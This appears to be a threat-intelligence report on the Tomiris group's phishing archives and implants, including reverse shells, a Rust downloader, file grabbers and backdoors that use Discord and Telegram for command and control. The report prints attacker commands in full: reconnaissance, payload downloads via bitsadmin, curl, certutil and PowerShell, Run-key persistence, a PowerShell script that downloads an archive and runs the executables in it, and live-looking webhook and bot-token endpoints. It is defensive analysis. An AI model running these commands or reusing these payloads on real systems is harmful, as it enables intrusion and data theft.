
Example of a phishing email containing a malicious archive
Subject: The Office of the Government of the Russian Federation on the issue of classification of goods sold in the territory of the Siberian Federal District
Body:
Dear colleagues!
In preparation for the meeting of the Executive Office of the Government of the Russian Federation on the classification of projects implemented in the Siberian Federal District as having a significant impact on the
socioeconomic development of the Siberian District, we request your position on the projects listed in the attached file. The Executive Office of the Government of Russian Federation on the classification of
projects implemented in the Siberian Federal District.
Password: min@2025

Example of an archive with a malicious executable
When the file is executed, the system becomes infected. However, different implants were often present under the same file names in the archives, and the attackers’ actions varied from case to case.

Tomiris C/C++ ReverseShell infection schema
This implant is a reverse shell that waits for commands from the operator (in most cases that we observed, the infection was human-operated). After a quick environment check, the attacker typically issues a command to download another backdoor – AdaptixC2. AdaptixC2 is a modular framework for post-exploitation, with source code available on GitHub. Attackers use built-in OS utilities like bitsadmin, curl, PowerShell, and certutil to download AdaptixC2. The typical scenario for using the Tomiris C/C++ reverse shell is outlined below.
Environment reconnaissance. The attackers collect various system information, including information about the current user, network configuration, etc.
echo 4fUPU7tGOJBlT6D1wZTUk
whoami
ipconfig /all
systeminfo
hostname
net user /dom
dir
dir C:\users\[username]
Download of the next-stage implant. The attackers try to download AdaptixC2 from several URLs.
bitsadmin /transfer www /download http://<HOST>/winupdate.exe $public\libraries\winvt.exe
curl -o $public\libraries\service.exe http://<HOST>/service.exe
certutil -urlcache -f https://<HOST>/AkelPad.rar $public\libraries\AkelPad.rar
powershell.exe -Command powershell -Command "Invoke-WebRequest -Uri 'https://<HOST>/winupdate.exe' -OutFile '$public\pictures\sbschost.exe'
Verification of download success. Once the download is complete, the attackers check that AdaptixC2 is present in the target folder and has not been deleted by security solutions.
dir $temp
dir $public\libraries
Establishing persistence for the downloaded payload. The downloaded implant is added to the Run registry key.
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpdate /t REG_SZ /d $public\pictures\winupdate.exe /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Win-NetAlone" /t REG_SZ /d "$public\videos\alone.exe"
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Winservice" /t REG_SZ /d "$public\Pictures\dwm.exe"
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v CurrentVersion/t REG_SZ /d $public\Pictures\sbschost.exe /f
Verification of persistence success. Finally, the attackers check that the implant is present in the Run registry key.
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
This year, we observed three variants of the C/C++ reverse shell whose functionality ultimately provided access to a remote console. All three variants have minimal functionality – they neither replicate themselves nor persist in the system. In essence, if the running process is terminated before the operators download and add the next-stage implant to the registry, the infection ends immediately.
The first variant is likely based on the Tomiris Downloader source code discovered in 2021. This is evident from the use of the same function to hide the application window.

Code of window-hiding function in Tomiris C/C++ ReverseShell and Tomiris Downloader
Below are examples of the key routines for each of the detected variants.

Tomiris C/C++ ReverseShell main routine
Tomiris Rust Downloader is a previously undocumented implant written in Rust. Although the file size is relatively large, its functionality is minimal.

Tomiris Rust Downloader infection schema
Upon execution, the Trojan first collects system information by running a series of console commands sequentially.
"cmd" /C "ipconfig /all"
"cmd" /C "echo %username%"
"cmd" /C hostname
"cmd" /C ver
"cmd" /C curl hxxps://ipinfo[.]io/ip
"cmd" /C curl hxxps://ipinfo[.]io/country
Then it searches for files and compiles a list of their paths. The Trojan is interested in files with the following extensions: .jpg, .jpeg, .png, .txt, .rtf, .pdf, .xlsx, and .docx. These files must be located on drives C:/, D:/, E:/, F:/, G:/, H:/, I:/, or J:/. At the same time, it ignores paths containing the following strings: “.wrangler”, “.git”, “node_modules”, “Program Files”, “Program Files (x86)”, “Windows”, “Program Data”, and “AppData”.
A multipart POST request is used to send the collected system information and the list of discovered file paths to Discord via the URL:
hxxps://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX
It is worth noting that only the paths to the discovered files are sent to Discord; the Trojan does not transmit the actual files.
The structure of the multipart request is shown below:
| Contents of the Content-Disposition header | Description |
| form-data; name=”payload_json” | System information collected from the infected system via console commands and converted to JSON. |
| form-data; name=”file”; filename=”files.txt” | A list of files discovered on the drives. |
| form-data; name=”file2″; filename=”ipconfig.txt” | Results of executing console commands like “ipconfig /all”. |

Example of “payload_json”
After sending the request, the Trojan creates two scripts, script.vbs and script.ps1, in the temporary directory. Before dropping script.ps1 to the disk, Rust Downloader creates a URL from hardcoded pieces and adds it to the script. It then executes script.vbs using the cscript utility, which in turn runs script.ps1 via PowerShell. The script.ps1 script runs in an infinite loop with a one-minute delay. It attempts to download a ZIP archive from the URL provided by the downloader, extract it to %TEMP%\rfolder, and execute all unpacked files with the .exe extension. The placeholder <PC_NAME> in script.ps1 is replaced with the name of the infected computer.
Content of script.vbs:
Set Shell = CreateObject("WScript.Shell")
Shell.Run "powershell -ep Bypass -w hidden -File %temp%\script.ps1"
Content of script.ps1:
$Url = "hxxp://193.149.129[.]113/<PC_NAME>"
$dUrl = $Url + "/1.zip"
while($true){
    try{
        $Response = Invoke-WebRequest -Uri $Url -UseBasicParsing -ErrorAction Stop
        iwr -OutFile $env:Temp\1.zip -Uri $dUrl
        New-Item -Path $env:TEMP\rfolder -ItemType Directory
        tar -xf $env:Temp\1.zip -C $env:Temp\rfolder
        Get-ChildItem $env:Temp\rfolder -Filter "*.exe" | ForEach-Object {Start-Process $_.FullName }
        break
    }catch{
        Start-Sleep -Seconds 60
    }
}
It’s worth noting that in at least one case, the downloaded archive contained an executable file associated with Havoc, another open-source post-exploitation framework.
The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We were able to remove the obfuscation and recover the original script code. The Trojan serves as the initial stage of infection and is primarily used for reconnaissance and downloading subsequent implants. We observed it downloading the AdaptixC2 framework and the Tomiris Python FileGrabber.

Tomiris Python Discord ReverseShell infection schema
The Trojan is based on the “discord” Python package, which implements communication via Discord, and uses the messenger as the C2 channel. Its code contains a URL to communicate with the Discord C2 server and an authentication token. Functionally, the Trojan acts as a reverse shell, receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.

Python Discord ReverseShell
As mentioned earlier, this Trojan is installed in the system via the Tomiris Python Discord ReverseShell. The attackers do this by executing the following console command.
cmd.exe /c "curl -o $public\videos\offel.exe http://<HOST>/offel.exe"
The Trojan is written in Python and compiled into an executable using PyInstaller. It collects files with the following extensions into a ZIP archive: .jpg, .png, .pdf, .txt, .docx, and .doc. The resulting archive is sent to the C2 server via an HTTP POST request. During the file collection process, the following folder names are ignored: “AppData”, “Program Files”, “Windows”, “Temp”, “System Volume Information”, “$RECYCLE.BIN”, and “bin”.

Python FileGrabber

Distopia Backdoor infection schema
The backdoor is based entirely on the GitHub repository project “dystopia-c2” and is written in Python. The executable file was created using PyInstaller. The backdoor enables the execution of console commands on the infected system, the downloading and uploading of files, and the termination of processes. In one case, we were able to trace a command used to download another Trojan – Tomiris Python Telegram ReverseShell.

Distopia backdoor
Sequence of console commands executed by attackers on the infected system:
cmd.exe /c "dir"
cmd.exe /c "dir C:\user\[username]\pictures"
cmd.exe /c "pwd"
cmd.exe /c "curl -O $public\sysmgmt.exe http://<HOST>/private/svchost.exe"
cmd.exe /c "$public\sysmgmt.exe"
The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We managed to remove the obfuscation and recover the original script code. The Trojan uses Telegram to communicate with the C2 server, with code containing an authentication token and a “chat_id” to connect to the bot and receive commands for execution. Functionally, it is a reverse shell, capable of receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.
Initially, we assumed this was an updated version of the Telemiris bot previously used by the group. However, after comparing the original scripts of both Trojans, we concluded that they are distinct malicious tools.

Python Telegram ReverseShell (to the right) and Telemiris (to the left)
Below, we list several implants that were also distributed in phishing archives. Unfortunately, we were unable to track further actions involving these implants, so we can only provide their descriptions.
Another reverse shell that uses Telegram to receive commands. This time, it is written in C# and operates using the following credentials:
URL = hxxps://api.telegram[.]org/bot7804558453:AAFR2OjF7ktvyfygleIneu_8WDaaSkduV7k/
CHAT_ID = 7709228285

Tomiris C# Telegram ReverseShell
One of the oldest implants used by malicious actors has undergone virtually no changes since it was first identified in 2022. It is capable of taking screenshots, executing console commands, and uploading files from the infected system to the C2. The current version of the Trojan lacks only the download command.
This Trojan is a simple reverse shell written in the Rust programming language. Unlike other reverse shells used by attackers, it uses PowerShell as the shell rather than cmd.exe.

Strings used by main routine of Tomiris Rust ReverseShell
